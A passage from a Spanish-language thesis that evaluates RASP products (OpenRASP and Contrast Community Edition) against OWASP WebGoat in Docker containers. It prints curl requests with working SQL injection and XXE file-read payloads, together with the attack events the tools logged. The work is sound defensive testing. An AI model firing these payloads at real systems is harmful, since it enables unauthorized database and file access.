- **Pattern matching:** Se basa en el uso de expresiones regulares para determinar si un *payload* es seguro. Requieren de un trabajo laborioso de diseño e implementación por parte del equipo de desarrollo para evitar falsos positivos.

- **Heurística:** Aplican de modo estadístico un conjunto de criterios previamente definidos que permiten la detección de amenazas sin conocimiento previo de las mismas. Dadas sus características, este modelo es propenso tanto a la aparición de falsos positivos y negativos.

- **Análisis de fujo de datos:** Se emplea la instrumentación de las APIs proporcionadas por el lenguaje de programación para analizar el flujo de datos y variables por toda la aplicación. La aparición de falsos positivos y negativos con esta técnica está muy ligada a cómo la aplicación está implementada.

- **Language Security:** También conocido como *LANGSEC*[37], se basa en el análisis del comportamiento que se genera en la aplicación como resultado de la ejecución de llamadas a funciones con una entrada de datos determinada. Dado que con este método se dispone de visibilidad a bajo nivel del comportamiento de la aplicación, el nivel de ruido en términos de falsos positivos y negativos es muy bajo.

3.2.4 RASP vs. WAF

Como ya se ha mencionado en apartados anteriores, tanto RASP como WAF están enfocadas en la protección de aplicaciones en tiempo real.

[37] https://www.csoonline.com/article/3033917/is-language-theoretic-security-the-answer-to-internet-insecurity.html

Los WAF generalmente se sitúan como una pieza más en la arquitectura de red, lo que les permiten interceptar todo el tráfico HTTP que se recibe en una aplicación. Cuando procesa un payload, se basa en la aplicación de un conjunto de reglas determinado para bloquear o reportar un intento de ataque. Dado que el WAF no dispone de visibilidad acerca del comportamiento interno de la aplicación, es común el bloqueo de entradas de datos sospechosas o comportamientos anómalos – como por ejemplo un conjunto de peticiones que provengan de un mismo origen – que resultan finalmente ser falsos positivos. Para contrarrestar este tipo de escenarios, es una práctica muy habitual el diseño de filtros complejos para los datos de entrada y el uso de modos más permisivos para tratar de generar modelos de comportamiento, lo que puede dejar temporalmente desprotegidas a las aplicaciones. Adicionalmente, el modelo actual de desarrollo de aplicaciones está enfocado en el despliegue continuo de nuevo software, lo que complica en gran medida el mantenimiento de este tipo de técnicas ya que sería necesaria su actualización constante.

Por su parte, la arquitectura de producto de RASP implica necesariamente un nivel de acoplamiento elevado con la aplicación objeto de protección. De este modo se consigue una adaptación completa al entorno de ejecución y lenguaje de programación, que proporciona una visibilidad total sobre el contexto de la aplicación. Asimismo, en este caso el foco no se centra en el filtrado de los datos que recibe la aplicación para evitar que se pueda llevar a cabo la explotación de vulnerabilidades, sino en cómo esta se comporta al procesar dichas entradas. Por otra parte, también brinda la posibilidad de mitigar los riesgos de una vulnerabilidad sin que sea necesaria la modificación del código fuente de las aplicaciones. Debido a este nivel más alto de conocimiento del entorno, una de las consecuencias directas es la tendencia a la generación de resultados más precisos y reducir la generación de falsos positivos.

3.3 Casos de uso

El uso de tecnologías RASP proporciona una serie beneficios para ciertas áreas de las compañías, como pueden ser los equipos de administradores de seguridad, DevOps o desarrolladores de software.

En la actualidad cada vez se está tomando más en consideración la importancia de la seguridad en el desarrollo de aplicaciones, aun así, en un gran número de compañías el software crítico para el negocio core, por diversas razones, puede ser enviado a producción sin corregir todas las vulnerabilidades existentes. Con la integración de una solución RASP, se estima que se podrían mitigar hasta un 95% de dichos problemas sin necesidad de modificar código, lo que contribuiría a reducir el backlog de los equipos.

Otro aspecto clave es la monitorización y el control en tiempo real, que permitiría obtener información de bajo nivel acerca de la ejecución de las aplicaciones para que pueda ser procesada por un SIEM, e incluso ser utilizada como feedback por equipos clave en cualquier organización moderna como DevOps. También, se estaría tratando con una información de vital importancia para áreas como el SOC o para la estrategia de respuesta ante incidentes, ya que estaría

recopilando información de diferentes capas de la infraestructura de manera relacionada, lo que contribuiría a una potencial reducción de tiempos a la hora de tomar decisiones, realizar investigaciones o implementar mejoras en las medidas de control.

4. Caso práctico

Una vez realizado el análisis de modo teórico de las tecnologías RASP y el contexto que las rodea, en este capítulo se llevará a cabo una implementación de dos entornos de ejecución para la realización de una prueba de concepto de las siguientes soluciones:

- OpenRASP (Opensource) [11]
- Contrast (Community Edition) [12]

Se han elegido estas dos alternativas para realizar una comparativa entre soluciones opensource y soluciones comerciales.

Los principales aspectos a valorar serán los siguientes:

- **Modelo de ejecución**: cuál es el método seguido para integrar la el sistema RASP en la ejecución de la aplicación.

- **Funcionalidad ofrecida**: deben seleccionarse un conjunto de puntos de funcionalidad a valorar, desde aspectos de configuración avanza del motor de análisis hasta funcionalidad enfocada en la presentación de los resultados recogidos.

- **Madurez de la herramienta:** el nivel de detalle en todos los aspectos de la herramienta debe ser un criterio con peso.

- **Detección de amenazas:** se requiere una evaluación a nivel técnico del motor de detección implementado por cada una de las soluciones.

- **Impacto en el rendimiento:** cómo afecta la inclusión del sistema dentro del entorno de la aplicación en el rendimiento de la misma.

4.1 Requisitos de sistema

Los sistemas implementados deben permitir la integración de un sistema RASP en la ejecución de una aplicación web, para este caso de uso se ha elegido el entorno de Java, ya que se trata de uno de los más ampliamente utilizados en el desarrollo de este tipo de software.

El sistema debe ser ejecutable desde un entorno local, buscando un método ágil para la configuración y despliegue de los diferentes sistemas. Se trata de un punto clave ya que será necesaria la ejecución de diferentes pruebas para configurar de manera adecuada cada sistema, así como para la evaluación de diferentes ataques.

Con el fin de construir sistemas con entornos totalmente independientes entre sí, se propondrá la creación de sistemas basados en contenedores.

4.2 Herramientas de desarrollo

4.2.1 Docker

Se trata de una de las herramientas más en auge en la actualidad en el desarrollo e implementación de todo tipo entornos, desde entornos locales hasta entornos para el despliegue de aplicaciones empresariales en producción.

Una de las principales razones y principal factor de crecimiento de Docker ha sido, y a día de hoy sigue siendo, la transición que vive el mundo de las tecnologías, adaptando entornos de aplicaciones monolíticas a entornos compuestos por servicios desacoplados muy en auge en la actualidad por la proliferación de la arquitectura de microservicios[38].

Docker se compone de una plataforma de código abierto cuya principal funcionalidad es automatizar el despliegue de aplicaciones en contenedores software, proporcionando una capa adicional de abstracción y automatización de virtualización a nivel de sistema operativo en Linux. Inicialmente basada en el entorno de contenedores Linux LXC[39], con el lanzamiento de su versión 0.9 incluye la presentación de su propia biblioteca de ejecución de contenedores por defecto denominada libcontainer[40], y está previsto que en un futuro ofrezca compatibilidad con otros entornos.

Proporciona la capacidad de empaquetar y ejecutar una aplicación en un entorno aislado denominado contenedor, dicho aislamiento permite la ejecución de múltiples contenedores simultáneamente en un mismo host. La carga que supone la ejecución de dichos contenedores no es significativa comparada con la alternativa de las máquinas virtuales, ya que cómo se mencionó anteriormente, los contenedores no suponen la carga adicional de un hipervisor, ya que se ejecutan directamente dentro del kernel de la máquina host, incluso, es posible la ejecución de contenedores Docker en máquinas host que en realidad sean máquinas virtuales.

Dockerfile

El principal causante de la popularidad de Docker es la facilidad y simplicidad que aporta a la hora de manejar contenedores respecto a las soluciones conocidas hasta el momento. Tareas comunes como agregar volúmenes a un contenedor, redireccionar puertos o creación de redes virtuales, se reducen a argumentos de comandos, lo cual facilita y mucho las tareas como desarrollador.

El concepto de Dockerfile no es más que un fichero con formato estándar que permite definir las pautas de creación de una imagen. Permite definir el entorno y dependencias necesarias para ejecutar una aplicación en un contenedor.

---

[38] https://martinfowler.com/articles/microservices.html
[39] https://linuxcontainers.org/lxc/
[40] https://github.com/opencontainers/runc/tree/master/libcontainer

```
# Set the base image to Ubuntu
FROM ubuntu

# Install necessary tools
RUN apt-get update
RUN apt-get install -y nano wget dialog net-tools nginx

# Expose ports
EXPOSE 80

# Set the default command to execute when creating a new container
CMD service nginx start

```

Ilustración 12 - Ejemplo de fichero Dockerfile

Generalmente la definición de una imagen personalizada deriva de una imagen existente (cláusula FROM) pero que por necesidades del entorno deseado debe ser modificada. A continuación, se enumerarán algunas de las cláusulas más utilizadas a la hora de definir una imagen:

- **FROM**: Inicia la fase de construcción y selecciona la imagen base.
- **RUN**: Ejecuta el comando indicado a continuación en una nueva capa que se añade a la imagen base. La sintaxis de los comandos varía en función de la imagen base sobre la que se trabaje, dependiendo del sistema operativo que se encuentre por debajo.
- **EXPOSE**: Establece puertos de escucha que estarán disponibles cuando se lance un nuevo contenedor.
- **CMD**: Define el comando que se ejecutará cada vez que se arranque un nuevo contenedor a partir de la imagen.

Docker-compose

Herramienta que permite la gestión y orquestación de sistemas multi-contenedor. Todo ello viene facilitado por la existencia de un fichero de configuración YAML[41], en el cual se definen las imágenes base que formarán parte del conjunto del sistema, asimismo, permite la declaración de multitud de parámetros y opciones de configuración para los contenedores.

El flujo de ejecución se puede identificar con tres requisitos principales:

1. Existencia previa de las imágenes indicadas en el fichero YAML o bien la creación anticipada de un archivo Dockerfile que permita la creación de la imagen demandada.
2. Definición del fichero de configuración docker-compose.yml
3. Ejecución del comando *docker-compose up* en el directorio donde se ubique el archivo YAML de definición.

[41] https://yaml.org/

Ilustración 13 - Flujo docker-compose

4.2.2 Herramientas de testing

SoapUI

Aplicación muy versátil desarrollada en Java que permite probar, simular y generar código de servicios web de forma ágil, incluyendo aplicaciones con arquitectura orientada a servicio y transferencia de estado representacional REST.

SoapUI tiene dos distribuciones: SoapUI freeware (GNU LGPL y Opensource Java) y SoapUIPro (comercial), en versión de escritorio, online y plugin para varios IDE.

Esta herramienta permitirá realizar las primeras pruebas de funcionalidad del sistema, así como diseñar casos de prueba más complejos. Por otra parte, también será útil para llevar a cabo pruebas de carga y obtener resultados de rendimiento.

Apache JMeter

Herramienta desarrollada por Apache utilizada habitualmente para labores de prueba de carga con el fin analizar y medir el desempeño de una variedad de servicios, con énfasis en aplicaciones web, además soporta aserciones para asegurar que los datos recibidos son correctos, lo que la convierte en una herramienta de testing automatizado muy potente. Ofrece soporte para la realización de pruebas unitarias sobre multitud de protocolos de conexión como JDBC, FTP, LDAP, Servicios web, JMS, HTTP y conexiones TCP genéricas.

Proporciona una interfaz de línea de comandos para gestionar la ejecución de los test, así como una interfaz GUI que facilita la creación de casos de test, creación de los mismos y generación de gráficas de resultados y estadísticas.

4.2.3 Herramientas de programación

Shell Scripting

Se denomina shell script a la aplicación diseñada para ser ejecutada por un shell

de Unix, un intérprete de línea de comandos. Típicamente son archivos que contienen instrucciones para manipulación de archivos, ejecución de programas y logging de eventos.

En este proyecto resulta especialmente útil el uso de un lenguaje de scripting ya que la mayor parte de los desarrollos que se llevarán a cabo se basan en realizar configuraciones y preparar entornos. Cabe destacar también que se trabajará en un entorno Linux, por lo cual se ve conveniente el uso de scripts que se ejecuten con Bash o sh.

OWASP WebGoat

Cabe destacar que WebGoat no es una herramienta de programación como tal, sino que es un proyecto desarrollado por OWASP con el objetivo principal de proporcionar una aplicación totalmente vulnerable que permita a los desarrolladores mejorar sus habilidades en la detección y mitigación de vulnerabilidad en aplicaciones web implementadas en Java. [13]

Dispone de un repositorio[42] público en Github donde se ubica todo su código fuente, abierto a contribuciones por parte de la comunidad. Es una aplicación Maven desarrollada en Java y basada en el conocido framework SpringBoot.

4.3 Arquitectura del sistema

La prueba de concepto se compone de dos sistemas integrando soluciones RASP diferentes, a continuación, se detallarán las particularidades de cada una de ellas.

4.3.1 OpenRASP

Introducción

Se trata del sistema opensource creado por la empresa china Baidu. Es un proyecto que en la actualidad goza de gran soporte por parte de la comunidad a través de su repositorio público en la plataforma GitHub. Se han publicado hasta el momento un total de 29 versiones, respaldadas por más de 20 desarrolladores activos encargados de su mantenimiento.

Está integrado principalmente por dos módulos, un agente que se incrusta en la ejecución de la aplicación a proteger y un módulo de administración en el cual se recogen todos los eventos detectados y que también permite gestionar todos los parámetros de configuración del sistema.

En el caso de los agentes, para aplicaciones Java está desarrollado en dicha tecnología, lo que implica que deben ser incluidos como un parámetro a de la

[42] https://github.com/WebGoat/WebGoat

propia JVM. Ofrece soporte para los principales servidores web compatibles con Java, como pueden ser los siguientes:

- Tomcat 6-9, JBoss 4.X, Jetty 7-9, Resin 3-4, IBM WebSphpere 8.5-9.0, WebLogic 10.3.6-12.2.1

En el caso de PHP el agente está implementado en C++, y para este caso debe añadirse como extensión de la aplicación a monitorizar. Las versiones soportadas incluyen:

- PHP 5.3 – 5.6, PHP 7.0 – 7.3

Descripción de entorno

Como ya se ha mencionado anteriormente, con el fin de obtener un escenario lo más aislado posible se implementará un entorno de contenedores.

En el caso de OpenRASP, el sistema estará compuesto de los siguientes elementos:

- **Instancia MongoDB**: Se compone de la imagen de Docker oficial de MongoDB[43]. A efectos de este trabajo no se requiere configuración adicional, aspecto que sería esencial en un entorno productivo. Esta base de datos es utilizada para la persistencia de los datos de agentes desplegados, usuarios, aplicaciones, etc.

- **Instancia Elasticsearch**: Se compone de la imagen de Docker oficial de Elasticsearch[44]. A efectos de este trabajo no se requiere configuración adicional, aspecto que sería esencial en un entorno productivo. Se utiliza para el almacenamiento de la metadata asociada a los eventos de ataque.

- **Cloud Backend**: Compuesto por una simple imagen de Linux en la cual se ejecuta el servidor de backend desarrollado en Go[45].

  Es el elemento desde el cual se podrá gestionar de manera remota la configuración del agente, así como recibir todos los eventos de seguridad detectados en la aplicación.

- **WebGoat + agente**: Compuesta formada por una imagen Docker, tomando como base la imagen OpenJDK8, en la cual se automatizan las siguientes tareas:
  - Configuración de entorno de ejecución WebGoat:
    - Maven
    - Checkout repositorio Git
    - Compilado de aplicación

[43] https://www.mongodb.com/
[44] https://www.elastic.co/es/
[45] https://golang.org/

- Configuración agente RASP
  - Descarga de release
  - Fijado de parámetros de configuración
    - Hostname cloud backend
    - Creación de aplicación en backend
- Ejecución de aplicación inyectando agente

En la Ilustración 14 se recogen cada uno de los elementos descritos en los puntos anteriores.




Ilustración 14 - Arquitectura integración OpenRASP

Una vez implementado cada uno de los componentes, se orquestará el arranque de todo el sistema mediante docker compose.

Adicionalmente, para garantizar que todos los elementos estén operativos en el momento del arranque de la aplicación con el agente, se ha desarrollado un breve script que demora el arranque del backend cloud a la espera de los demás servicios.

4.3.2 Contrast Security CE

Introducción

No es muy común poder acceder a versiones de uso libre de productos comerciales centrados en la protección de aplicaciones en materia de seguridad. El caso de la versión Community de la solución comercial para RASP de la empresa estadounidense, y con presencia en Europa y el continente asiático Contrast Security, es una de estas excepciones.

A pesar de ser de acceso libre, únicamente facilitando un correo electrónico, cabe mencionar que la funcionalidad que ofrece está limitada tanto en características como funcionalidades. Es parte de la estrategia comercial de

Contrast para dar a conocer su producto y facilitar a sus potenciales clientes el conocimiento del mismo.
El sistema está basado en un modelo SaaS[46] en el cual se aloja toda la plataforma de gestión de eventos y administración del RASP en caliente, complementado por un agente que se integra en el entorno de ejecución de aplicación a ser protegida.
Como ya se ha mencionado esta versión tiene ciertas limitaciones, una de ellas son los lenguajes soportados: Java y .NET, el soporte en la versión Enterprise[47] incluye también Node, Python y Ruby. En cuanto a servidores de aplicaciones web soportados no aplica restricciones, abarcando las siguientes tecnologías:

- Java:
  - Tomcat, Glassfish, Jetty, JBoss, WebSphere, WebLogic, Grails, Play, Axis
- .NET:
  - Internet Information Server (Microsoft)

Descripción del entorno

En este caso se plantea un escenario más simple, dado que uno de los módulos core del sistema se ubica en la infraestructura cloud de Contrast. El componente restante necesario sería el entorno de ejecución de la aplicación donde se incluirá el agente rasp, que al igual que el caso de OpenRASP, también se utilizará Docker para su implementación.

- **WebGoat + Agente Contrast**: Nuevamente se parte de una imagen base de Docker de OpenJDK8, en la cual se automatizará la descarga y configuración del agente desde los servidores de Contrast, para posteriormente levantar el entorno de ejecución.

[46] https://azure.microsoft.com/es-es/overview/what-is-saas/
[47] https://www.contrastsecurity.com/runtime-application-self-protection-rasp




Ilustración 15 - Arquitectura integración Contrast RASP

El proceso de configuración es similar al escenario de OpenRASP, con la principal diferencia que en este caso es necesaria una licencia que se debe obtener previamente de modo manual. Con ella se proporcionan:

- API key
- Service key
- Agent ID

Está información posteriormente será requerida para establecer la conexión entre el agente y el API de Contrast.

Como se puede observar en la Ilustración 14, el grueso del funcionamiento de este sistema se basa en un servicio cloud, aspecto que como se ha visto facilita en gran medida la puesta en funcionamiento.

4.4 Detección de amenazas

Uno de los principales puntos a tener en cuenta a la hora de evaluar este tipo de herramientas es tanto su precisión a la hora de detectar amenazas como el abanico de ataques soportados por defecto.

Como ya se ha mencionado, se hará una navegación previa por la aplicación WebGoat para la identificación de puntos vulnerables. Posteriormente se seleccionarán ciertas vulnerabilidades para obtener una comparativa las peticiones necesarias para la explotación de las mismas.

4.4.1 SQL Injection [14]

Las vulnerabilidades de inyección SQL son una de las más conocidas y la vez más habituales, todo ello en gran parte por el extendido uso de bases de datos

SQL como método principal de persistencia para la información manejada por el software.

Este tipo de problemas vienen causados principalmente en un alto porcentaje de los casos, por no decir en su práctica totalidad, a no realizar un correcto tratamiento de los datos externos a las aplicaciones. A ello se suma también el uso de métodos inseguros para generar las consultas a las bases de datos, que en muchos casos se generan concatenando directamente fragmentos de sentencias hardcodeadas en código fuente con las entradas de los usuarios, lo que genera un alto riesgo si dichas entradas no han sido validadas adecuadamente, ya que puede resultar en la fuga de información confidencial de los sistemas, violación de integración de los datos o suplantación de identidades. Como principales contramedidas se recomienda utilizar los sistemas que proporcionan la mayoría de frameworks para parametrización[48] de consultas y considerar toda entrada de datos externa a la aplicación como vulnerable.

A continuación de documentan las pruebas realizadas:

SQLi: Caso 1

En este escenario se plantea uno de los casos de SQL Injection más sencillos, a través de la inclusión de operadores lógicos en la entrada de datos.

Dada la siguiente petición:

```
curl 'http://172.17.0.2:8080/WebGoat/SqlInjection/attack5a'
    -H 'Cookie: JSESSIONID=C167D7B2426A426550385F854AED9674'
    -H 'Origin: http://172.17.0.2:8080'
    -H 'Accept-Encoding: gzip, deflate'
    -H 'Accept-Language: es-ES,es;q=0.9,en;q=0.8,gl;q=0.7'
    -H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64) [...]
    -H 'Content-Type: application/x-www-form-urlencoded; charset=UTF-8'
    -H 'Accept: */*'
    -H 'Referer: http://172.17.0.2:8080/WebGoat/start.mvc'
    -H 'X-Requested-With: XMLHttpRequest'
    -H 'Connection: keep-alive'
    --data $'account=Smith\'+or+\'1\'+%3D+\'1'
    --compressed
```

Ilustración 16 - WebGoat SQLi request1

A través de la llamada anterior se simula el comportamiento de uno de los formularios de la web, cuya petición POST generada desencadenada la generación de una consulta a base de datos utilizando la entrada del usuario.

OpenRASP:

Es detectado por el agente, generando el evento de ataque con toda su metadata asociada.

[48] https://guide.freecodecamp.org/security/query-parameterization/

```
{
  "attack_type": "sql",
  "request_method": "post",
  "attack_params": {
    "server": "hsql",
    "stack": [
      "org.hsqldb.jdbc.JDBCStatement.executeQuery(Unknown Source)",
      "org.owasp.webgoat.plugin.introduction.SqlInjectionLesson5a.injectableQuery(SqlInjectionLesson5a.java:67)",
      "org.owasp.webgoat.plugin.introduction.SqlInjectionLesson5a.completed(SqlInjectionLesson5a.java:56)",
      [...]
    ],
    "query": "SELECT * FROM user_data WHERE last_name = 'd' or '1'='1'"
  },
  "parameter": {
    "form": "{\"account\":[\"d\\u0027 or \\u00271\\u0027\\u003d\\u00271\"]}",
  },
  "attack_source": "172.20.0.1",
  [...]
  "url": "http://172.20.0.5:8080/WebGoat/SqlInjection/attack5a",
  [...]
  "event_time": "2020-04-26T10:11:35+0000",
  "plugin_message": "SQLi - SQL query structure altered by user input, request parameter name: account, value: d' or '1'='1",
  "server_type": "tomcat"
}
```


Ilustración 17 - Evento SQLi1 OpenRASP

Por motivos de simplicidad en la interpretación, se ha extraído la información más relevante del evento.

Contrast

También es detectado por el agente de Contrast, veremos a continuación el evento generado:


```
Apr 26 2020 10:50:41.246+0000 172.17.0.2 CEF:0
|Contrast Security|Contrast Agent Java|3.7.2.14458
|SECURITY|The parameter account had a value that successfully exploited sql-injection - d' or '1'\='1
|WARN|pri=sql-injection
src=172.17.0.1
spt=8080
request=/WebGoat/SqlInjection/attack5a
requestMethod=POST
app=WebGoat
outcome=BLOCKED

Parameters
        Parameter 0: SELECT * FROM user_data WHERE last_name = ''d' or '1' = '1''
Untrusted Data Used in SQL Query
Stacktrace:
        org.hsqldb.jdbc.JDBCStatement.executeQuery()
        org.owasp.webgoat.plugin.introduction.SqlInjectionLesson5a.injectableQuery(SqlInjectionLesson5a.java:67)
        org.owasp.webgoat.plugin.introduction.SqlInjectionLesson5a.completed(SqlInjectionLesson5a.java:56)
        sun.reflect.NativeMethodAccessorImpl.invoke0()
        [..]
```


Ilustración 18 - Evento SQLi1 Contrast

En este caso el log generado es más simple, y dado que no se dispone de acceso al core de la herramienta, se ha complementado con información proporcionada a través de la interfaz web de Contrast.

SQLi: Caso 2

En este escenario se representa un caso de SQL Injection un poco más avanzado, se tomará ventaja de la existencia de la vulnerabilidad para ampliar el contexto del ataque e inyectar una subconsulta.

Dada la siguiente petición:

```
curl 'http://172.20.0.5:8080/WebGoat/SqlInjection/attack6a'
     -H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64) [...]
     -H 'Accept: */*'
     -H 'Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3'
     -H 'Referer: http://172.20.0.5:8080/WebGoat/start.mvc'
     -H 'Content-Type: application/x-www-form-urlencoded; charset=UTF-8'
     -H 'X-Requested-With: XMLHttpRequest'
     -H 'Connection: keep-alive'
     -H 'Cookie: JSESSIONID=0313ED9662BBAC057B3E693DF38E983F'
     --data $'userid_6a=\'%3B+SELECT+*+FROM+user_system_data%3B--'
     --compressed
```

Ilustración 19 - WebGoat SQLi request2

OpenRASP:

Vuelve a detectar el intento de intrusión, a continuación, se detalla el evento:


```
{
  "attack_type": "sql",
  "request_method": "post",
  "attack_params": {
    "server": "hsql",
    "stack": [
      "org.hsqldb.jdbc.JDBCStatement.executeQuery(Unknown Source)",
      "org.owasp.webgoat.plugin.advanced.SqlInjectionLesson6a.injectableQuery(SqlInjectionLesson6a.java:69)",
      "org.owasp.webgoat.plugin.advanced.SqlInjectionLesson6a.completed(SqlInjectionLesson6a.java:57)",
      [...]
    ],
    "query": "SELECT * FROM user_data WHERE last_name = ''; SELECT * FROM user_system_data;--'"
  },
  "parameter": {
    "form": "{\"userid_6a\":[\"\\u0027; SELECT * FROM user_system_data;--\"]}",
  },
  "server_ip": "172.20.0.5",
  "attack_source": "172.20.0.1",
  [...]
  "url": "http://172.20.0.5:8080/WebGoat/SqlInjection/attack6a",
  "event_time": "2020-04-26T16:20:19+0000",
  "plugin_message": "SQLi - SQL query structure altered by user input, request parameter name: userid_6a, value: '; SELECT * FROM user_system_data;--",
  "server_type": "tomcat"
}
```


Ilustración 20 - Evento SQLi2 OpenRASP

Contrast:

Nuevamente detecta la amenaza y genera el correspondiente evento:


```
Apr 26 2020 11:21:38.215+0000 172.17.0.2 CEF:0
|Contrast Security|Contrast Agent Java|3.7.2.14458
|SECURITY|The parameter userid_6a had a value that successfully exploited sql-injection - '; SELECT * FROM user_system_data;--
|WARN|pri=sql-injection
src=172.17.0.1
spt=8080
request=/WebGoat/SqlInjection/attack6a
requestMethod=POST
app=WebGoat
outcome=BLOCKED

Parameters
        Parameter 0: SELECT * FROM user_data WHERE last_name = '; select * from user_system_data'
Untrusted Data Used in SQL Query
Stacktrace:
        org.hsqldb.jdbc.JDBCStatement.executeQuery()
        org.owasp.webgoat.plugin.advanced.SqlInjectionLesson6a.injectableQuery(SqlInjectionLesson6a.java:69)
        org.owasp.webgoat.plugin.advanced.SqlInjectionLesson6a.completed(SqlInjectionLesson6a.java:57)
        sun.reflect.NativeMethodAccessorImpl.invoke0()
        [...]
```


Ilustración 21 - Evento SQLi2 Contrast

4.4.2 XML External Entity [15]

Los ataques de entidades externas de XML se producen en aplicaciones que reciben contenido XML de fuentes externas y que posteriormente es tratado utilizando parsers de XML que no han sido correctamente configurados.

La principal vía de explotación de esta vulnerabilidad es a través de la declaración de tipos de datos en el propio payload XML que va a ser parseado, lo que permite que el atacante se comunique con servidores remotos e incluya la ejecución de comandos dentro de la propia declaración.

Las consecuencias más comunes en este tipo de ataques son el acceso a ficheros locales del servidor o manejo de sus recursos, lo que puede conllevar la filtración de información sensible con contraseñas o nombres de usuarios e incluso provocar una para inesperada del sistema.

La principal contramedida para por configurar correctamente los parsers de XML, las herramientas más habituales para este tipo de tareas proporcionan las características necesarias para un uso seguro, tal y como recomiendan las buenas prácticas[49].

En las pruebas realizadas, se plantea una de las situaciones más habituales de XXE. Tras la identificación de un punto de entrada de contenido XML en la aplicación, se procede a la explotación de la vulnerabilidad.

Dada la siguiente petición:

```
curl 'http://172.17.0.2:8080/WebGoat/xxe/content-type'
        -H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64) [...]
        -H 'Accept: */*'
        -H 'Accept-Language: en-US,en;q=0.5'
        --compressed
        -H 'Referer: http://172.17.0.2:8080/WebGoat/start.mvc'
        -H 'Content-Type: application/xml'
        -H 'X-Requested-With: XMLHttpRequest'
        -H 'Connection: keep-alive'
        -H 'Cookie: JSESSIONID=AC4ABCA21D41D8EB8A211FB80FDFAB6A'
        -H 'Pragma: no-cache'
        -H 'Cache-Control: no-cache'
        --data '<?xml version="1.0"?><!DOCTYPE comment [<!ENTITY xxe SYSTEM "file:///">]><comment><text>&xxe;</text></comment>'
```

Ilustración 22 - WebGoat XXE request

OpenRASP:

El intento es detectado y genera el evento correspondiente:


```
{
  "attack_type": "directory",
  "request_method": "post",
  "body": "<?xml version=\"1.0\"?><!DOCTYPE comment [<!ENTITY xxe SYSTEM \"file:///\">]><comment><text>&xxe;</text></comment>",
  "attack_params": {
    "path": "/",
    "stack": [
      "java.io.File.list(File.java)",
      "sun.net.www.protocol.file.FileURLConnection.connect(FileURLConnection.java:84)",
      "sun.net.www.protocol.file.FileURLConnection.getInputStream(FileURLConnection.java:188)",
     [...]
      "org.owasp.webgoat.plugin.Comments.parseXml(Comments.java:73)",
      "org.owasp.webgoat.plugin.ContentTypeAssignment.createNewUser(ContentTypeAssignment.java:73)",
      "sun.reflect.NativeMethodAccessorImpl.invoke0(Native Method)",
      [...]
    ],
  },
  [...]
  "url": "http://172.20.0.5:8080/WebGoat/xxe/content-type",
  "event_time": "2020-04-26T16:27:34+0000",
  "plugin_message": "WebShell activity - Accessing sensitive folder: /",
  "server_type": "tomcat"
}
```


Ilustración 23 - Evento XXE OpenRASP

Contrast:

También detecta el intento de explotación y genera el evento:

49 https://cheatsheetseries.owasp.org/cheatsheets/XML_External_Entity_Prevention_Cheat_Sheet.html

